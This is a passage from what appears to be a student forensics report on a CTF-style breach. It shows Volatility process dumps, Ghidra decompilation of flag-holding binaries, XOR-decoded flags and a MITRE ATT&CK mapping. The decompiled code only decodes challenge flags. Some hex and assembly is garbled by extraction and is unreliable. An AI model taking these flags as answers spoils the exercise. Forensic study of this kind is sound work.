
The abnormal process was dumped to the local machine to further inspection.

root@04c44831848f:/volatility# python vol.py -f /dump/Keed_company.raw --profile=Win10x64_19041 procdump -p 6960,7116,4312,2312,7068 -D /dump/SUS_dump					
Process(V)	ImageBase	Name	Result	PID	Specifying Directory
0xfffff9e0ebc6f9080 0x00007ff68d30000 flag.exe	OK: executable.6960.exe				
0xfffff9e0ec43d92c0 0x00007ff625590000 malware.exe	OK: executable.7068.exe				
0xfffff9e0ec3bf82c0 0x00007ff67dbf0000 ransomware.exe	OK: executable.7116.exe				
0xfffff9e0ec1a6b240 0x00007ff627ce0000 save.exe	OK: executable.2312.exe				
0xfffff9e0ec4122080 0x0000000000001b0000 DumpIt.exe	OK: executable.4312.exe				

Figure 55: Dumping Process


In order to provide a higher-level, more understandable description of the program's behavior, the assembly code was decompiled using the Ghidra tool. After loading all suspicious

processes into Ghidra for thorough static analysis, the forensic team was able to look at the code structure, discover malicious logic, and hunt down any attack functions or embedded payloads. [\(Fox, 2023\)](#)




*Figure 56: Imported Process*

Following an inspection of every process detected, some of them indicated that the malicious file might include embedded flags. An in-depth investigation of the associated files revealed that the genuine flag was contained in the save.exe file (also known as executable.2312.exe). According to its behavior and content during forensic testing, this file was verified as the source.



*Figure 57: Entry point*

A call to another method that had a string, a hexadecimal number, and two extra parameters was made inside the main function. The final piece of the flag, "ith\_xor}" was revealed once the hexadecimal data was extracted and XORed with a certain key. The full flag was recreated as a result of deeper research of this function and its supporting rationale.



The screenshot shows the Immunity Debugger interface with the title bar "Decompile: FUN\_7ff627ce1180 - (executable.2312.exe)". The assembly code is displayed in the main window, with line numbers from 69 to 108. A red rectangular box highlights the instruction at line 91: `uVar9 = FUN_7ff627ce1595(uVar9, DAT_7ff627ce8020, uVar10, in_R9);`. To the right of this highlighted code, the text "Main Function" is overlaid in red. The assembly code continues with various memory allocations, string operations, and subroutine calls, including `Sleep(1000)` and `exit(DAT_7ff627ce8010)`.

```
_Size = (longlong)iVar1 * 8;
70 puVar7 = (undefined8 *)malloc(_Size);
71 lVar3 = (longlong)DAT_7ff627ce8020;
72 puVar13 = puVar7;
73 if (0 < (int)uVar5) {
74     lVar12 = 0;
75     do {
76         sVar8 = strlen(*(char **)(lVar3 + lVar12));
77         _Dst = malloc(sVar8 + 1);
78         *(void **)((longlong)puVar7 + lVar12) = _Dst;
79         ppvVar2 = (void **)(lVar3 + lVar12);
80         lVar12 = lVar12 + 8;
81         memcpy(_Dst, *ppvVar2, sVar8 + 1);
82     } while (_Size - 8 != lVar12);
83     puVar13 = puVar7 + (longlong)iVar1 + -1;
84 }
85 *puVar13 = 0;
86 DAT_7ff627ce8020 = puVar7;
87 FUN_7ff627ce16e0();
88 uVar10 = DAT_7ff627ce8018;
89 uVar9 = (ulonglong)DAT_7ff627ce8028;
90 *(undefined8 *)PTR_DAT_7ff627ce3008 = DAT_7ff627ce8018;
91 uVar9 = FUN_7ff627ce1595(uVar9, DAT_7ff627ce8020, uVar10, in_R9);
92 DAT_7ff627ce8010 = (uint)uVar9;
93 if (DAT_7ff627ce800c != 0) {
94     if (DAT_7ff627ce8008 != 0) {
95         return uVar9;
96     }
97     _cexit();
98     return (ulonglong)DAT_7ff627ce8010;
99 }
100 /* WARNING: Subroutine does not return */
101 exit(DAT_7ff627ce8010);
102 }
103 Sleep(1000);
104 }
105 bVar4 = false;
106 goto joined_r0x7ff627ce11db;
107 }
```

```

1 undefined8
2 undefined8
3 FUN_7ff627ce1595(undefined8 param_1,undefined8 param_2,undefined8 param_3,undefined8 param_4)
4 {
5     FUN_7ff627ce16e0();
6     FUN_7ff627ce2710("how did keed PC was compromised bro",0xd7d8c5d2f5c2dec3,param_3,param_4);
7     Sleep(0xffffffff);
8     return 0;
9 }
10
11

```

Figure 59: Main Function

The function's purpose was better understood after extracting the whole hexadecimal sequence after more analysis. At first, it looked like the output was a muddled signal. Nevertheless, the flag was successfully recreated in its original form following the accurate decoding and rearrangement of the hex data.

From Hex

Delimiter: Auto

XOR

Key: aa Scheme: Standard □ Null preserving

Input

Output

Scramble Flag

Figure 60: Scrabble Flag




Figure 61: Fixed Flag

### 6.3. Summary of Findings

The memory forensic analysis focused on evaluating a volatile memory image to discover evidence of malicious activity taking place in-memory and to extract secret flags. Using grep and strings, the initial triage revealed flag-like patterns that contained the word "softwarica." Use of the Volatility framework was applied for more extensive investigation. The OS profile for proper plugin execution was discovered with the aid of the imageinfo plugin, and an analysis of the process tree turned up questionable child processes that signaled malicious action. Ghidra was deployed to do static reverse engineering after these processes were loaded for offline analysis. One executable was found to contain an embedded flag: save.exe (also known as executable.2312.exe). A call that carried out an XOR operation on hex-encoded data was made public by reverse engineering its primary function, which eventually divulged the flag's last element. Following data decoding and restructuring, the complete flag was effectively reconstructed. Even after a process has terminated, our research demonstrates how volatile memory can keep essential proof of secret payloads and attack actions.

## 7. MITRE ATT&CK Mapping of Observed TTPs

The following table maps the key adversary tactics, techniques, and sub-techniques observed during the Keed Loan Financial breach investigation to the MITRE ATT&CK® for Enterprise framework. ([MITRE ATT&CK, 2025](#))

Domain	Key Findings	MITRE ATT&CK Tactics	Techniques (ID)	Evidence / Example	Conclusion
Email Forensics	<ul style="list-style-type: none"> <li>- Attack initiated via phishing emails with obfuscated, corrupted PDFs and hidden links</li> <li>- Multi-stage delivery using chained attachments &amp; ciphered clues</li> <li>- Used metadata and external services (Google Drive, Pastebin)</li> </ul>	Initial Access, Defense Evasion, Collection, Command & Control	Phishing (T1566), Obfuscated Files (T1027), Encrypted Channel (T1573), Data from Info Repositories (T1213), App Layer Protocol (T1071)	Threatening email, base64-encoded malformed PDF, hidden Google Drive link, video flag, ciphered text in metadata	Sophisticated use of technical and social methods. Layered clues and obfuscation increased complexity, but disciplined forensic analysis traced the attacker's chain of evidence.
Network Forensics	<ul style="list-style-type: none"> <li>- FTP server misconfiguration allowed anonymous access</li> <li>- LFI, file upload, SQL injection vulnerabilities exploited for lateral movement and persistence</li> <li>- Exfiltration over unencrypted channels &amp; C2 traffic</li> <li>- Downloaded and scanned malware (e.g., Amadey, Mirai)</li> </ul>	Initial Access, Execution, Persistence, Lateral Movement, Exfiltration, Impact	Exploit Public-Facing App (T1190), Valid Accounts (T1078), Command-line Interface (T1059), Web Shell (T1100), Remote File Copy (T1105), Exfiltrate over Web Service (T1567), Data Destruction (T1485)	Anonymous FTP login, evidence of file downloads, web shell upload attempts, cracked zip files, malware hash matches	Classic infrastructure weaknesses were exploited in a chain for access, persistence and impact. The investigation required file, protocol, and binary analysis across multiple network layers.
Memory Forensics	<ul style="list-style-type: none"> <li>- Memory capture revealed volatile processes with flags and indicators</li> <li>- Suspicious processes (ransomware.exe, save.exe, etc) dumped and reverse-engineered</li> <li>- Recovered base64-encoded flags and analyzed malicious logic</li> </ul>	Execution, Defense Evasion, Credential Access, Impact	In-Memory Execution (T1055), Indicator Removal (T1070), Obfuscated Files (T1027), Credentials in Memory (T1552/3), Data Destruction (T1485), Ransomware (T1486)	Volatility analysis, process tree showing malicious executables, Ghidra decompilation, recovered flags in RAM	Critical evidence was only present in volatile memory, demonstrating the necessity of RAM capture and advanced memory inspection to uncover in-memory malware and anti-forensic behavior.

## 8. Conclusion and Recommendations

A study of the Keed Loan Financial data breach shows a complicated, multi-phase intrusion that took advantage of technical weaknesses, smart evasion, and human manipulation. Attackers were able to get past core email security safeguards and acquire initial access by utilizing a targeted phishing email with hidden links and obfuscated attachments. The investigation demonstrated how the attackers purposely made it more difficult to detect and monitor their activity through a succession of evidence and clues that were implanted.

Vulnerabilities permitting file upload, SQL injection, exploitable LFI, and anonymous FTP access were identified using network forensics. These vulnerabilities allowed attackers to steal credentials, move laterally inside the environment, install sophisticated malware like Amadey and Mirai, and exfiltrate confidential client and company information. Inadequate patch management and network monitoring encouraged several steps of exploitation, persistence, and exfiltration, according to a timetable pieced together from logs and captures.

In-memory, fileless malware and hidden flags were found thanks to memory forensics, which also highlighted how the attackers exploited persistence and anti-forensic measures to evade disk-based detection. Using tools like Volatility and Ghidra, the team was able to analyze suspicious processes, extract malicious logic, and end the evidence chain, confirming the significance of RAM analysis in contemporary breach investigations.

The assault closely duplicated well-known MITRE ATT&CK techniques, including phishing, privilege escalation, ransomware deployment, and defensive evasion. The attacker's plan and impact could only be fully reconstructed via a multi-layered, multidisciplinary forensic technique.

**Remediation:** Keed Loan Financial should introduce stringent patch management procedures to quickly fix vulnerabilities, improve email filtering and user awareness training to lessen phishing threats, and use sophisticated endpoint detection and response (EDR) tools with real-time monitoring in order to reduce risks and stop future breaches. To further improve defenses, network segmentation, tightening access rules, restricting anonymous FTP access, and demanding robust multi-factor authentication (MFA) will be introduced. To find fileless

malware and advanced persistent threats early, the incident reaction plan should entail regular memory forensics and behavioral analysis.

## References

- Bluevoyant. (2022, March 8). *Understanding Digital Forensics: Process, Techniques, and Tools*.  
<https://www.bluevoyant.com/knowledge-center/understanding-digital-forensics-process-techniques-and-tools>
- Dcodefr. (2015, May 13). *Cipher identifier*. dCode - Solveurs, Crypto, Maths, Codes, Calculs en Ligne. <https://www.dcode.fr/cipher-identifier>
- Dubey, H., Bhatt, S., & Negi, L. (2023, July 4). *Digital Forensics Techniques and Trends*. The International Arab Journal of Information Technology.  
<https://www.iajit.org/upload/files/Digital-Forensics-Techniques-and-Trends-A-Review.pdf>
- Fox, N. (2023, April 6). *How to use Ghidra to reverse engineer malware* | Varonis. Varonis: We Protect Data. <https://www.varonis.com/blog/how-to-use-ghidra>
- Gupta, S., Gupta, S. C., Gupta, M., & Agarwal, A. (2011, January 17). *Systematic Digital Forensic Investigation Model*. Researchgate.  
[https://www.researchgate.net/profile/Yatendra-Gupta/publication/228410430\\_Systematic\\_Digital\\_Forensic\\_Investigation\\_Model/links/56ea8cd208ae95bddc2bcc6b/Systematic-Digital-Forensic-Investigation-Model.pdf](https://www.researchgate.net/profile/Yatendra-Gupta/publication/228410430_Systematic_Digital_Forensic_Investigation_Model/links/56ea8cd208ae95bddc2bcc6b/Systematic-Digital-Forensic-Investigation-Model.pdf)
- Harvey, P. (2025, July 25). *ExifTool*. ExifTool by Phil Harvey. <https://exiftool.org/>
- Ieong, R. S. (2006, September 14). *Digital forensics investigation framework that incorporate legal issues*. Forza. <https://www.sciencedirect.com/science/article/pii/S1742287606000661>
- Jekyll. (2024, March 22). *Volatility guide*. jloh's Blog.  
<https://blog.jloh02.dev/ctf/volatility-guide/>
- Jody-admin. (2025, February 25). *Cyberchef tutorial and tips*. HackerTarget.com.  
<https://hackertarget.com/cyberchef-tutorial-tips/>
- Linuxcommandlibrary. (2020, June 3). *Binwalk*. Linux Command Library.  
<https://linuxcommandlibrary.com/man/binwalk>
- MITRE ATT&CK. (2025, April 22). *MITRE Framework*. MITRE ATT&CK®.  
<https://attack.mitre.org/>

Openwall. (2017, March 10). *John the Ripper password cracker*. Openwall - bringing security into open computing environments. <https://www.openwall.com/john/>

Paloalto. (2020, May 26). *What is an incident response plan getting started*. Palo Alto Networks. <https://www.paloaltonetworks.com/cyberpedia/incident-response-plan>

Virustotal. (2024, September 6). *How it works*. VirusTotal.  
<https://docs.virustotal.com/docs/how-it-works>

Wireshark. (2020, June 13). *Wireshark · Documentation*. <https://www.wireshark.org/docs/>

## Appendix

### Memory Fake Flags

```

        mov    param_1,qword ptr [rbp + local_10]
        add    param_2,param_1
        xor    AL,byte ptr [rbp + local_res18]
        mov    byte ptr [param_2],AL
        add    qword ptr [rbp + local_10],0x1
        f8    01

        LAB_7ff67dbf1583
        mov    RAX,qword ptr [rbp + local_10]
        cmp    RAX,qword ptr [rbp + local_res10]
        jc    LAB_7ff67dbf1560
        nop
        nop
        add    RSP,0x10
        pop    RBP
        ret

        *****
        FUNCTION
        *****
        undefined8 __fastcall FUN_7ff67dbf1595(void)
        RAX:8 <RETURN>
        Stack[-0x0]:local_18
        Stack[-0x20]:local_20
        Stack[-0x28]:local_28
        Stack[-0x30]:local_30
        Stack[-0x38]:local_38
        local_38 = 0xc3d8cbdddeccc5d9;
        local_30 = 0xd3f5cf6dbd1cb9;
        local_28 = 0xc3c1c5c5e6f5dc5;
        local_20 = 0xccf5d8c5ccf5cd4;
        local_18 = 0xd3f5cf6dbd1cb9;
        local_9 = 0xaaa;
        uVar1 = 0xfffffffaa;
        uVar1 = 0x24;
        FUN_7ff67dbf1540((longlong)&local_38,0x24,0xaa);
        FUN_7ff67dbf2710(); Is this a flag ?? Lets check this ",uVar1,uVar2,in_R9);
        Sleep(0xffffffff);
        return 0;
    }

    FUN_7ff67dbf1595
    XREF[3]:   FUN_7ff67dbf184
                7ff67dbf6088(*)

    7ff67dbf1595 55    PUSH    RBP
    7ff67dbf1596 48 89 e5  MOV    RBP,RSP
    7ff67dbf1599 48 83 ec 50  SUB    RSP,0x50
    7ff67dbf159d e8 3e 01  CALL   FUN_7ff67dbf16e0
    00 00
    7ff67dbf15a2 48 8b d9  MOV    RAX,-0x3c2734221333a27
    c5 cc de
    dd rh dr c3

```

From Hex

Input: d7cdcbc6 ccf5d8c5ccf5cdc4 c3c1c5c5e6f5dc5 d3f5cf6dbd1cbc9 c3d8cbdddeccc5d9

XOR

Key: aa

HEX □ Scheme Standard □ Null preserving

Reverse

By Character

Output: softwarica{Are\_you\_Looking\_for\_flag?}

Figure 62: Ransomware.exe Flag

```

        add    param_2,param_1
        xor    AL,byte ptr [rbp + local_res18]
        mov    byte ptr [param_2],AL
        add    qword ptr [rbp + local_10],0x1
        f8    01

        LAB_7ff625591583
        mov    RAX,qword ptr [rbp + local_10]
        cmp    RAX,qword ptr [rbp + local_res10]
        jc    LAB_7ff625591560
        nop
        nop
        add    RSP,0x10
        pop    RBP
        ret

        *****
        FUNCTION
        *****
        undefined8 __fastcall FUN_7ff625591595(void)
        RAX:8 <RETURN>
        Stack[-0x0]:local_18
        Stack[-0x20]:local_20
        Stack[-0x28]:local_28
        Stack[-0x30]:local_30
        Stack[-0x38]:local_38
        local_38 = 0xc3d8cbdddeccc5d9;
        local_30 = 0xd3f5cf6dbd1cb9;
        local_28 = 0xc3c1c5c5e6f5dc5;
        local_20 = 0xccf5d8c5ccf5cd4;
        local_18 = 0xd3f5cf6dbd1cb9;
        local_9 = 0xaaa;
        uVar1 = 0xfffffffaa;
        uVar1 = 0x23;
        FUN_7ff625591540((longlong)&local_38,0x23,0xaa);
        FUN_7ff625592710(); how did PC was compromised bro",uVar1,uVar2,in_R9);
        Sleep(0xffffffff);
        return 0;
    }

    FUN_7ff625591595
    XREF[3]:   FUN_7ff625591184
                7ff625596088(*)

    7ff625591595 55    PUSH    RBP

```




Figure 63: Malware.exe Flag

This screenshot shows the Immunity Debugger. On the left, the assembly view displays the main function's code, including instructions like ADD, XOR, MOV, CMP, and RET. On the right, the decompiled C code is shown:

```

1 undefined void FUN_7ff6f8d31595(void)
2 {
3     undefined8 uVar1;
4     undefined8 uVar2;
5     undefined8 in_R9;
6     undefined8 local_38;
7     undefined8 local_30;
8     undefined8 local_28;
9     undefined5 local_20;
10    undefined3 uStack_1b;
11    undefined3 uStack_18;
12    undefined local_9;
13
14    FUN_7ff6f8d31591();
15    local_38 = 0x3d8cbdddeccc5d9;
16    local_30 = 0x0ff5fcd5f3d1cbc9;
17    local_28 = 0xd8d4ff5c4c3f5cf08;
18    local_20 = 0xdaf5cd4c45;
19    uStack_1b = 0x2decdb;
20    uStack_18 = 0xd7c5d8c8f5;
21    local_9 = 0xaa;
22
23    uVar2 = 0xfffffff;
24    uVar1 = 0x25;
25    FUN_7ff6f8d31540((longlong)&local_38,0x25,0xaa);
26    FUN_7ff6f8d32710("you are doing good bro and half way there",uVar1,uVar2,in_R9);
27    Sleep(0xffffffff);
28    return 0;
29}
30
31

```

Annotations with red boxes highlight the variable declarations and the function call `FUN_7ff6f8d31591()`.




Figure 64: Flag.exe Flag